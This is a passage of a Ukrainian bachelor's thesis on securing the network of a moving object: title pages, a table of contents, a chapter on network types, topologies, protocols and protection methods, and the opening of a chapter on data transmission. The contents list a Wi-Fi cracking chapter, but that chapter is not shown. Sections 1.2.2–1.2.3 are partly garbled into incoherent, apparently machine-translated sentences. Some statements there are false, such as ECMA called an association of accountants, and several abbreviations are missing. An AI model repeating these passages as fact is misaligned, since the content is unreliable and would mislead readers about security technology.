

**МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ**

Кафедра _____ **Комп'ютерних систем та мереж** _____

ДОПУСТИТИ ДО ЗАХИСТУ
Завідувач кафедри комп'ютерних
систем та мереж

_____ (Жуков І.А.)

« ____ » _____ 2021 р.

ДИПЛОМНИЙ ПРОЄКТ
(ПОЯСНЮВАЛЬНА ЗАПИСКА)

ВИПУСКНИКА ОСВІТНЬОГО СТУПЕНЯ
"БАКАЛАВР"

Тема: _____ Інформаційно захищена мережа рухомого об'єкта _____

Виконавець: _____ Дебольський О.С.

Керівник: _____ Антонов В.К.

Нормоконтролер: _____ Журавель С.В.

Київ 2021

НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ

Факультет кібербезпеки, комп'ютерної та програмної інженерії

Кафедра комп'ютерних систем та мереж

Напрямок (спеціальність) 123 "Комп'ютерна інженерія"

(шифр, найменування)

ЗАТВЕРДЖУЮ

Завідувач кафедри комп'ютерних систем та мереж

_____ (Жуков І. А.)

« ____ » _____ 2021 р.

ЗАВДАННЯ

на виконання дипломного проєкту

Дебольському Олександр Сергійовичу

(прізвище, ім'я, по батькові випускника в родовому відмінку)

1. Тема проєкту (роботи): Інформаційно захищена мережа рухомого об'єкта

затверджена наказом ректора від "26" квітня 2021 року № 648/ст.

2. Термін виконання проєкту (роботи): з 24.05.2021 до 20.06.2021

3. Вихідні дані до проєкту (роботи): Час взлому мережі за допомогою різних способів.

4. Зміст пояснювальної записки (перелік питань, що підлягають розробці):
Способи захисту комп'ютерної мережі. Види захисту WPA.

5. Перелік обов'язкового графічного матеріалу:

Презентація *PowerPoint*

6. Календарний план

№ п/п	Етапи виконання дипломної роботи	Термін виконання етапів	Примітка
1.	Ознайомлення з постановкою задачі	26.05.2021	
2.	Оглянути літературу	28.05.2021	
3.	Проаналізувати технології комп'ютерних мереж	31.05.2021	
4.	Проаналізувати технології передачі даних	1.06.2021	
5.	Визначити час необхідний для підбору простого паролю різними способами	3.06.2021	
6.	Оформити пояснювальну записку	4.06.2021	
7.	Оформити графічну частину	9.06.2021	
8.	Передати документацію в ЕК	11.06.2021	
9.	Захистити бакалаврську атестаційну роботу	17.06.2021	

7. Дата отримання завдання « » 2021 р. _____

Керівник дипломного проєкту _____ Антоново В.К.
(підпис)

Завдання прийняв до виконання _____ Дебольський О.С.
(підпис студента)

РЕФЕРАТ

Пояснювальна записка до дипломного проєкту “Інформаційно захищена мережа рухомого об’єкта: 71 с., 40 рис., 3 таблиці, 15 використаних джерел.

МЕРЕЖА, МЕРЕЖЕВИЙ ЗАХИСТ, *WiFi*, *WPA*, *KALI LINUX*, *BLUETOOTH*, *ТОПОЛОГІЯ МЕРЕЖ*,.

Мета дипломного проєкту – проаналізувати основні методи захисту комп’ютерної мережі від поломок та спроб взлому.

Об’єкт проєктування – комп’ютерні мережі.

Предмет проєктування – вибір оптимальних компонентів для найбільш високого захисту мережі.

Метод проєктування – визначення основних методів захисту комп’ютерної мережі від взлому.

Прогнози припущення щодо розвитку об’єкта дослідження – дослідження різних способів взлому комп’ютерної мережі через *WiFi*, *Bluetooz*.

Результати дипломного проєктування рекомендується використовувати при розробці нових комп’ютерних мереж для захисту від зловмисних атак та пошкоджень.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СКОРОЧЕНЬ, ТЕРМІНІВ	8
ВСТУП	9
РОЗДІЛ 1 КОМП'ЮТЕРНІ МЕРЕЖІ ТА СПОСОБИ ЇХ ЗАХИСТУ	10
1.1. Комп'ютерні мережі. Основні умови класифікації.....	10
1.1.1.Класифікація за областю дії	10
1.1.2. Класифікація топологій	13
1.1.3.Класифікація за використаними протоколами.....	17
1.1.4. Система класифікації комп'ютерних мереж	18
1.2. Програмні та програмно-апаратні методи захисту	19
1.2.1. Захист від комп'ютерних вірусів	19
1.2.2. Захист від несанкціонованого доступу	19
1.2.3. Захист інформації при віддаленому доступі.....	21
1.2.4. Адміністративні заходи	22
Висновки до розділу	23
РОЗДІЛ 2 ЗАХИСТ ДАНИХ ПРИ ЇХ ПЕРЕДАЧІ	24
2.1. Способи передачі інформація та як її захистити.....	24
2.2. Технлогія передачі даних <i>Bluetooth</i>	25
2.2.1. Переваги та недоліки технології <i>Bluetooth</i>	26
2.2.2. Переваги <i>Bluetooth</i>	26
2.2.3. Недоліки <i>Bluetooth</i>	27

Кафедра КСМ

НАУ 21 13 31 000 ПЗ

Виконав	Дебольський О.С			Інформаційно захищена мережа рухомого об'єкта	Літера	Аркуш	Аркушів
Керівник	Антонов В.К					5	70
Консульт.					123 КС-431Б		
Норм. контр.	Журавель С.В.						
Зав. Каф.	Жуков І.А.						

2.2.4. Захист <i>Bluetooth</i>	27
2.2.5. Процедури затвердження	28
2.2.6. Режим кодування	28
2.2.7. Безпека <i>Bluetooth</i>	29
2.3. <i>WiFi</i>	30
2.3.1. Налаштування безпеки маршрутизатора	30
2.3.2. Конфіденційність кабельного еквівалента (<i>WEP</i>)	31
2.3.3. Безпечний доступ до <i>Wi-Fi</i> (<i>WPA</i>)	31
2.3.4. <i>Wi-Fi Protected Access 2</i> (<i>WPA2</i>)	32
2.3.5. <i>Wi-Fi Protected Access 3</i> (<i>WPA3</i>)	32
2.3.6. Чому хтось повинен вибрати <i>WPA</i> ?	33
2.3.7. Чому краще вибрати <i>WPA2</i> ?	34
2.4. Прийоми злому	34
2.4.1. Незахищені мережі	35
2.4.2. Вибір вручну	36
2.4.3. Брутфорс	37
2.4.4. Перехоплення «рукопотискання»	38
2.4.5. <i>WPS</i> -код	39
2.4.6. Шахрайство з особистими даними	39
2.4.7. База даних паролів	41
2.4.8. Злом маршрутизатора	42
2.4.9. Обхід фільтрів	42
2.4.10. Безпека мережі	43
Висновки до розділу	44

РОЗДІЛ 3 СПОСОБИ ВЗЛОМУ <i>WI-FI</i> МЕРЕЖІ	47
3.1. Моніторинг мережі	47
3.2. отримання рукостискань	50
3.3. чотиристороння рукостискання	50
3.4. Вибір потрібних рукостискань	53
3.5. Отримуємо пароль	55
3.6. Підбір за словником	56
3.7. Брутфорс і атака по масці	58
3.9. Куди зберігається пароль	62
3.10. Онлайн-сервіси по розшифровці хешу	63
3.11. Різниця між <i>WPA2</i> і <i>WPA3</i>	64
Висновки до розділу	65
ВИСНОВКИ	66
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ	69

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СКОРОЧЕНЬ, ТЕРМІНІВ

LAN – локальна обчислювальна мережа

КМ – комп'ютерна мережа

EOM – електронна обчислювальна машина

ОС – операційна система

PAN – персональна мережа

ВСТУП

Комп'ютерні мережі в наші дні хнаходяться будь де навколо нас. Ми псотійно використовуємо Інтернет, який став нашою невідємною частиною. Його ми можемо використовувати повсюди, як в телефонох, будинках, машинах, супутниках та інших пристроях. Телефонем ми звязуємося з іншими людьми або надсилаємо різноманітні команди іншим пристроям які підєднані до мережі. Мишина отримує команди та інформацію з телефону та супутника для проладання маршруту, супутник повинен безвідмовно працювати протягом десятка років, звязуючись з мільйонами пристроїв. І ці всі системи повинні виконувати задані функції безпомилково, а для цього потрібно створити для них відповідний захист від зовнішніх та внутрішніх чинників. Електричному механізму може заважати «білий шум» для коректної передачі даних, вийти зі строю частина приладу, чи бути пошкодженим від зловмистної атаки хакерів. Якщо буде пошкоджено наприклад телефон від даних чинників то це здається не суттєвим, але якщо вийде з ладу супутник або їх сітка, то це вже буде катастрофою, адже они могли відповідати за важливі операції, наприклад скеровування маршрутів літаків. А це загрожує життю людей та нанесе збитків на мільярди доларів. Тому захист мережі є важливою ланкою технологічного прогресу в наші дні, від забезечення захисту особистих даних до забезпечення взаємодії величезної сітки приладів.

РОЗДІЛ 1

КОМП'ЮТЕРНІ МЕРЕЖІ ТА СПОСОБИ ЇХ ЗАХИСТУ

1.1. Комп'ютерні мережі. Основні умови класифікації

Комп'ютерна мережа - це система зв'язку між двома і більше комп'ютерами. У більш широкому розумінні комп'ютерна мережа - це система кабельного або повітряного зв'язку, а самі комп'ютери мають різноманітне функціональне призначення та мережеве обладнання. Для передачі інформації можуть використовуватися різні фізичні явища, як правило, різні електричні сигнали або електромагнітні промені. Система передачі в комп'ютерній мережі може складатися з телефонних кабелів та спеціальних мережевих кабелів: коаксіальних кабелів, кручених пар, оптико-оптичних кабелів, радіохвиль, світлових сигналів.

1.1.1.Класифікація за областю дії

Класифікація комунікаційної мережі враховує географічну область, яка охоплює мережу. Є такі типи мереж:

- Приватна мережа;
- Локальні мережі ();
- Мережі міст (Міська мережа);
- Глобальні мережі (WAN).

Кафедра КСМ				НАУ 21 13 31 000 ПЗ			
Виконав	Дебольський О.С			Комп'ютерні мережі та способи їх захисту	Літера	Аркуш	Аркушів
Керівник	Антонов В.К					10	70
Консульт.					123 КС-431Б		
Норм. контр.	Журавель С.В.						
Зав. Каф.	Жуков І.А.						

Приватна мережа Рис. 1.1. – це мережа яка охоплює один пристрій. Тому вона є найменшим типом мереж. Це може бути як комп’ютер, телефон, ноутбук, а також різні машини які включають в себе комп’ютер. Наприклад машина з навігатором, літак, супутник та інші. Тобто приватна мережа це єдиний прилад, який може виконувати певні задачі та має доступом до мережі.

Приватна мережа



Рис. 1.1. Приватна мережа

Локальна мережа Рис. 1.2. – це сукупність приватних мереж об’єднаних між собою заради передачі даних. Є декілька способів для з’єднання приладів в одну локальну мережу, а саме використання кабелю. Є різні типи кабелів «вита пара» їх ми розглянемо пізніше. Локальні мережі або покривають невелику територію. Зазвичай це одна або декілька будівель, пристрої яких об’єднані в одну мережу заради обміну інформацією. Швидкодія локальної мережі зазвичай від 100 Мбіт/с до 10 Гбіт/с в сучасних мережах може використовуватися швидкість понад 100 Гбіт/с.

Локальна мережа




Рис. 1.2. Локальна мережа

Мережі міст () Рис. 1.3. – це мережі мегаполісів, які об'єднують в собі велику сукупність локальних мереж. Вони слугують для об'єднання локальних мереж між собою які знаходяться на великій відстані в межах містах, або декількох десятків кілометрів. Деякі мережі є навіть більш швидкодіючими ніж мережа . При створенні такої мережі, мережі які вже існують не використовуються, замість цього прокладаються нові мережі, котрі утворюють цифрові магістральні лінії. Швидкість може бути наприклад 50 Мбіт/с.




Рис. 1.3. Мережі міст

Глобальні мережі (WAN) Рис. 1.4. – ця мережа охоплює в собі обширну територію, від декількох міст до цілої країни. Така мережа містить в собі мільйони пристроїв. Головною особливістю WAN є те що вона розрахована на умовно безкінечну кількість пристроїв. Довгий час швидкість передачі WAN була нижчою за оскільки, остання використовує технологію передачі інформації за допомогою кабелю із оптоволокна. Через це має перевагу по швидкості передачі даних.

Глобальні мережі (WAN)




Рис. 1.4. Глобальна мережа

1.1.2. Класифікація топологій

Мережі зв'язку також можна класифікувати за топологією пристрою. Основними топологіями є:

- шина
- кільце
- зірка
- комбінована

Шина (рис. 1.5.) – топологія мережі комп'ютерів, яка також має назву «лінійна шина». В цій топології використовується один кабель або інша система передачі даних, яка іменується «магістраллю». Дана топологія є найбільш простою, але також найбільш не надійною, так як при виході з ладу одного з сегментів шини вийде з ладу і вся система при «активному» прослуховуванні, тобто інформація зчитується з пристрою та передається до пристрою, при

«пасивному» лише зчитується, але мережа тоді не вийде з ладу при поломці пристрою. З позитивних ознак є простота та економічність.

Плюси:

- мала ціна
- простота налаштування
- потрібен малий час для встановлення мережі

Мінуси:

- низька надійність
- важко виявити сегмент поломки
- великомасштабна мережа має низьку продуктивність




Рис.1.5. Топологія шина

Кільце (рис. 1.6.) – топологія мережі комп'ютерів які замикаються в «кільце», тобто в коло яке повинно бути замкнутим. На відміну від топології «шина» в даному випадку всі пристрої являються повторювачами, тобто водночас підсилюють та відправляють сигнал далі по мережі. Дана мережа має змогу працювати при пошкодженні одного із вузлів мережі. При цьому вона використовує технологію «згортання кільця». Мережа буде й надалі працювати виключивши зі шляху пошкоджений вузол, але шлях сигналу буде збільшений. Також зберігається порядок проходження сигналу по користувачам. При множинному пошкодженні мереж, система вже немає змоги працювати в звичайному режимі. Натомість «ціле кільце» розпадається на декілька «малих кілець» або сегментів. Мережа здатна працювати в межах даних сегментів, але як єдина система вже не має можливістю, тому це не є вирішенням проблеми в цілому.

При приєднанні нового пристрою до мережі потрібно переривати роботу систему, або використовувати «перемикачі» які дозволять перейти в новий режим роботи з додатковим пристроєм в звичайному режимі.

Плюси:

- мала ціна
- простота налаштування
- потрібен малий час для встановлення мережі
- можливість працювати далі з одним вузлом який вийшов з ладу

Мінуси:

- низька надійність
- важко виявити сегмент поломки
- вихід з ладу одного з вузлів системи впливає на мережу в цілому
- поломка декількох вузлів мережі унеможливорює використання мережі як єдину систему

- при під'єднанні або від'єднанні вузла потрібно вимикати чи використовувати «перемикачі»




Рис.1.6. Топологія кільце

Зірка (рис. 1.7.) – топологія мережі комп'ютерів, яка має головний вузол до якого під'єднуються всі інші пристрої. Передача інформації між компонентами системи їде винятково через центральний вузол. На цей комп'ютер йде основне навантаження, тому єдиною задачею зазвичай є саме підтримка мережі. При використанні топології зірка є можливим використання мережі навіть при виході з ладу декількох периферійних пристроїв. В цілому вихід з ладу зовнішнього комп'ютера з ладу ніяк не відображається на роботі центральної системи, що з

одного боку підвищує надійність системи. Але при поломці центрального комп'ютера використання мережі є неможливим. Тому використовуються різні технології для підвищення надійності головного вузла топології, такі як дублювання та інші.

Плюси:

- простота налаштування
- потрібен малий час для встановлення мережі
- можливість працювати далі якщо вийшли з ладу периферійні вузли
- легко виявити сегмент поломки
- легко приєднати додатковий пристрій

Мінуси:

- вихід з ладу центрального комп'ютера унеможлиблює роботу системи
- інформація може проходити лише через центральний сегмент
- головний комп'ютер повинен мати більшу потужність, щоб витримувати всі навантаження роботи



Рис.1.7. Топологія зірка

Комбінована (рис. 1.8.) – топологія яка складається із сукупностей простих систем. В залежності від обраних топологій має відповідні плюси та мінуси, тому є досить варіативною.




Рис.1.8. Комбінована топологія

1.1.3.Класифікація за використаними протоколами

Набір обов'язкових правил щодо відповідності всіх пристроїв у мережі використовується для взаємозв'язку пристроїв у будь-якій мережі для комунікації. Сукупність таких правил називається протоколом. Приклади протоколів передачі даних включають:

- *TCP / IP*
- *NetBEUI*
- *IPX / SPX*
- *AppleTalk*

Нині *TCP / IP* є найбільш поширеним протоколом передачі даних. Це основний протокол Інтернету. *NetBEUI* - це протокол, що застосовується в малих за обсягом робочими групами з мережами одного рівня. Це реалізація давнього стандарту *NetBIOS*, впровадженого Microsoft і введеного в сімейство операційних систем Windows. Інший варіант стандарту *NetBIOS* - це *NetBIOS* через *TCP / IP* проти *NetPEUI*, але, якщо бути точнішим, це особливий випадок *TCP / IP*.

IPX / SPX - широко використовуваний транспортний протокол у середині 90-х років через високу популярність операційної системи *Novell NetWare*. Що

стосується можливостей, *IPX / SPX* близький до *TCP / IP*, і зокрема, він включає зв'язок через глобальні мережі. В наш час *IPX / SPX* все більше замінюється на *TCP / IP*. Найновіші версії операційної системи NetWare також використовують як головний протокол *TCP / IP*. AppleTalk є дуже схожим на *IPX / SPX* у великій кількості відношеннях. Протокол, призначений для зв'язку серії *Macintosh* від *Apple*, застосовується в мережі робочих груп, все більше поступаючись *TCP / IP*.

1.1.4. Система класифікації комп'ютерних мереж

За способом доступу до ресурсу розрізняють наступні типи комп'ютерної мережі:

1. Персональна, особиста (*PAN*) та локальна () - Мережа, що включає людину чи сім'ю. Користувачі персональних мереж мають особисті електронні прилади.

2. регіональна, міська () — мережа для працівників тієї самої компанії, офісу, будинку. Доступ третіх сторін до цієї мережевої інформації буде обмежений або вільний, згідно з заданими налаштуваннями. Наприклад, інформаційні ресурси офісної мережі можуть бути використані кожною людиною для отримання інформації потрібної інформації, але не маючи можливості внести свої правки;

3. глобальні (*WAN*) — мережа з доступом до обладнання та інформаційних ресурсів, а також права доступу можуть різнитися залежно від користувача. Наприклад, в Інтернеті є багато ресурсів, доступних кожному користувачеві.

За призначенням комп'ютерні мережі поділяться на:

- Інформаційні
- Обчислювальні
- Комбіновані (інформаційно-обчислювальні)

Головне призначення обчислювальної мережі це вирішування задач користувачів по обміну даних між їх абонентами.

Інформаційні ж мережі орієнтовані на надання інформативних послуг користувачам.

За типом комп'ютерів, з яких складається комп'ютерна мережа є:

- Однорідні КМ, котрі складаються з програмно-сумісних ЕОМ;
- Неоднорідні складаються з програмно-несумісних комп'ютерів;

1.2. Програмні та програмно-апаратні методи захисту

1.2.1. Захист від комп'ютерних вірусів

Навряд чи є звичайний користувач комп'ютера чи системний адміністратор, який ніколи не зустрічався з комп'ютерними вірусами та їх наслідками. Згідно з дослідженням *Creative Strategies Research*, понад 60% з 500 опитаних експертів зазнали наслідків програм шкідників. В даний час, крім тисяч нині виявлених комп'ютерних паразитів, щомісяця створюються сотні нових вірусних програм. Найпопулярнішими способами захисту від вірусів на сьогодні є програми які призначені для знешкодження цих вірусів, а саме антивіруси.

Останніми роками поєднання програмних та апаратних способів захисту все частіше використовується як перспективний підхід для захисту від комп'ютерних паразитів. Апаратні пристрої в цьому плані включають спеціально спроектовані антивірусні картки, котрі встановлюються в роз'єми на комп'ютері. У 1994 році компанія Intel винайшла цікавий спосіб захисту від зловмисних програм у комп'ютерних мережах. Мережева пам'ять мала антивірусну програму, яка перевіряє всі комп'ютерні підпрограми перед завантаженням.

1.2.2. Захист від несанкціонованого доступу

Задача створити захист інформації від несанкціонованого доступу набула особливої гостроти через широке використання локальних і глобальних комп'ютерних мереж. Також, найпоширеніші збитки спричинені не "зловмисними намірами", а просто помилками користувачів, котрі ненавмисне пошкодили або видалили важливі дані. Тому це важливий елемент інформаційної безпеки.

Комп'ютерні мережі часто використовують інструменти, вбудовані в операційну систему мережі, для контролювання доступу та розподілу прав користувачів. Наприклад, *Novell*, один із виробників мережевих ОС, представив багато нових функцій для свого останнього продукту, *Netware*, на додаток до звичайних обмежень доступу, наприклад паролі та спільний доступ, які забезпечують чудовий захист даних. Також, новітня версія *Netware* надає змогу шифрування даних на основі "відкритого ключа" (алгоритм *RSA*) шляхом створення електронного підпису для пакетів, відправлених по мережам.

Однак у такій системі безпеки організація все ще є слабким місцем: рівень доступу та змога входу в систему визначають пароль. Всім відомо, що пароль можна підслухувати або викрасти чи підібрати. Останнім часом застосовується комбінований підхід для забезпечення захисту від можливого несанкціонованого доступу до КМ: пароль + ідентифікація користувача за допомогою приватного «ключа». В якості «ключа» можна використовувати пластикову картку (магнітну або з вбудованим чіпом - чіп-карткою) та різні персональні ідентифікаційні пристрої з біометричними даними - на оболонці ока або відбитках пальців, розмірах рук тощо.

Встановивши робочі станції сервера та мережі, наприклад, пристроєм зчитування смарт-карт та спеціалізованим програмним забезпеченням, ви можете сильно підсилити рівень захисту від небажаного доступу. У даному випадку користувач має вставити смарт-карту у пристрій для доступу до комп'ютера. Програма дозволяє встановити різні рівні захисту, які контролюються від імені системи. Такий підхід є набагато безпечнішим, ніж використання паролів, якщо пароль ніяк підглянути, або користувач може його не знати, але якщо картка відсутня, можна вжити необхідні заходи.

Інтелектуальні картки контролю доступу дозволяють реалізовувати такі функції, як контроль доступу, доступ до тарифу особистого кабінету, доступ до програми, сабвуфер та дисплей. Він також може виконувати випромінювальні функції, такі як реєстрація спроб призупинити доступ до пристроїв за допомогою упорядкованих пристроїв, програм та команд *DOS*.

Kerberos був одним із успішних прикладів розробки повного рішення перед доступом до відкритих систем на базі програмного та апаратного забезпечення. Ця схема автентифікації базується на трьох папках:

- База даних містить інформацію про всі мережеві пристрої, користувачів, паролі, шифрування.

- Сервер авторизації (сервер автентифікації), який споживає всі запити користувачів для певних типів мережевих послуг. Отримавши запит користувача, сервер авторизації заходить у базу даних і перевіряє, чи користувач уповноважений це робити. Користувачі не можуть пройти мережу, що також підвищує рівень інформаційної безпеки.

- Сервер отримує "авторизацію" від сервера автентифікації. Сюди входять ім'я та адреса користувача, час та багато інших параметрів. Пакети, що містять "доступ", надсилаються як зашифровані зображення *DES*. Після отримання та дешифрування "авторизації" сервер авторизації обробляє ключ, еквівалентний запиту, а потім забезпечує "прийняття" для використання програми або мережевих платежів.

Серед інших подібних інтегрованих систем трирівнева система була розроблена Європейською асоціацією бухгалтерів (*ECMA*). (безпечна європейська система для додатків із різними постачальниками), зроблена перед використанням великих різномірних ділянок

1.2.3. Захист інформації при віддаленому доступі

Для збільшеної кількості працівників підприємств, збільшення кількості робітників нової філії необхідність доступу віддаленого користувача (або їх групи) до числової та ресурсної інформації. Компанія *Datapro* передбачає, що в 1995 р. В США кількість робітників, таких як постійний або часовий варіант доступу до комп'ютерних злиттів, на складі становить 25 млн. Чоловік. Визначення для організації доступу до телефонних ліній (стандартних телефонних або стандартних) та радіоканалів. За посиленням з цим логістом

інформація, що передається за каналами передачі даних, має форму спеціального переходу.

Транспортування в мостах та маршрутизаторах віддаленого доступу зупиняється шляхом сегментації пакетів - їх транспортування паралельна уздовж двох ліній, щоб запобігти негідному "перевантаженню" підключеного "хакера" до одного. Перш ніж взяти гроші на переказ, процедура затягування переданих пакетів гарантує, що не вдасться розшифрувати "переповнену" данину. Крім цього, міст та маршрутизатор віддаленого доступу можуть бути налаштовані з таким рангом, щоб пульт дистанційного керування був взаємопов'язаний при доступі до певних ресурсів у головному офісі.

Розробка та спеціальні доповнення для контролю доступу до комп'ютерних огорож на комутованих лініях. Приклад, форма *AT & T* пропонує модуль пристрою захисту віддаленого порту (*prod*), який складається з двох блоків розміром із модемом: *RPSD Lock* (замок), який встановлюється в центральному офісі, та *RPSD Key* (ключ), який підключений до модему користувача ... *RPSD "Key ta Lock"* дозує новий каталог захоплення і контролює доступ, зловмисник;

- Робітники (підсистема робочого місця)
- Шифрування данини, переданої по лінії для додаткової допомоги, генеруються цифрові ключі;

1.2.4. Адміністративні заходи

Недостатньо технічних рішень (апаратних чи програмних) для створення стабільної та безпечної роботи складних локальних комп'ютерних мереж. Необхідний комплексний план, який містить в собі як список буденних заходів для забезпечення безпеки та термінового відновлення даних у разі відмови системи, а також спеціальні плани дій у непередбачуваних ситуаціях (землетрус, зникнення електроенергії, стихійні лиха).

Більшість фінансових установ країн спеціально розробляють та часто оновлюють плани безпеки. Розглянувши аналітичний звіт *Datapro*, 80% банківських та фінансових установ мали спеціальну схему дій заради безпеки в

локальних комп'ютерних мережах. Розглянувши результатами статистичних досліджень DataPro Information Group, серед 300 фірм-респондентів проведено у різних країнах в 1994 році, у більшості компаній є спеціалізовані відділи або співробітники, відповідальні за безпеку даних у комп'ютерних мережах.

Висновки до розділу

Підсумувавши інформацію. Я обрав як найкращий варіант топології комп'ютерної мережі типу Зірка. Так як вихід з ладу одного з підконтрольних об'єктів не спричинить критичних пошкоджень всій системі в цілому. Передача даних буде відбуватися за протоколом *TCP / IP* як найбільш розповсюджений.

В залежності від об'єкту мережа буде коливатися від до *WAN*. Наприклад взявши такі об'єкти як побутові комплектуючі з підтримкою технології *IoT*: холодильник, жалюзі, сітільники, магнітофон які можна віднести до системи, адже вони використовуються в межах будинку чи двору. Чи наприклад машину яка їздить по місту та *WAN*. З розвитком технологій навіть літак зможе використовувати дану технологію, але вона потребує ще дуже великого допрацювання.

Існують топології комп'ютерних мереж такі як шина, зірка, змішана, дерево, повна, кільце вибіркова.

Більшість установ країн спеціально розробляють та часто оновлюють плани безпеки.

Встановивши робочі станції сервера та мережі, наприклад, пристроєм зчитування смарт-карт та спеціалізованим програмним забезпеченням, ви можете сильно підсилити рівень захисту від небажаного доступу. У даному випадку користувач має вставити смарт-карту у пристрій для доступу до комп'ютера. Програма дозволяє встановити різні рівні захисту, які контролюються від імені системи. Такий підхід є набагато безпечнішим, ніж використання паролів, якщо пароль ніяк підглянути, або користувач може його не знати, але якщо картка відсутня, можна вжити необхідні заходи.

РОЗДІЛ 2

ЗАХИСТ ДАНИХ ПРИ ЇХ ПЕРЕДАЧІ

2.1. Способи передачі інформація та як її захистити

Розглянемо способи як захистити об'єкт від злому.

Найпростіший спосіб це закрити об'єкт від зовнішньої мережі. Тобто прилад буде повністю автономний. Але цей спосіб має ряд недоліків:

- Необхідність використовувати кабель для передачі команд, або інформації.
- Всі компоненти повинні знаходитись всередині приладу.

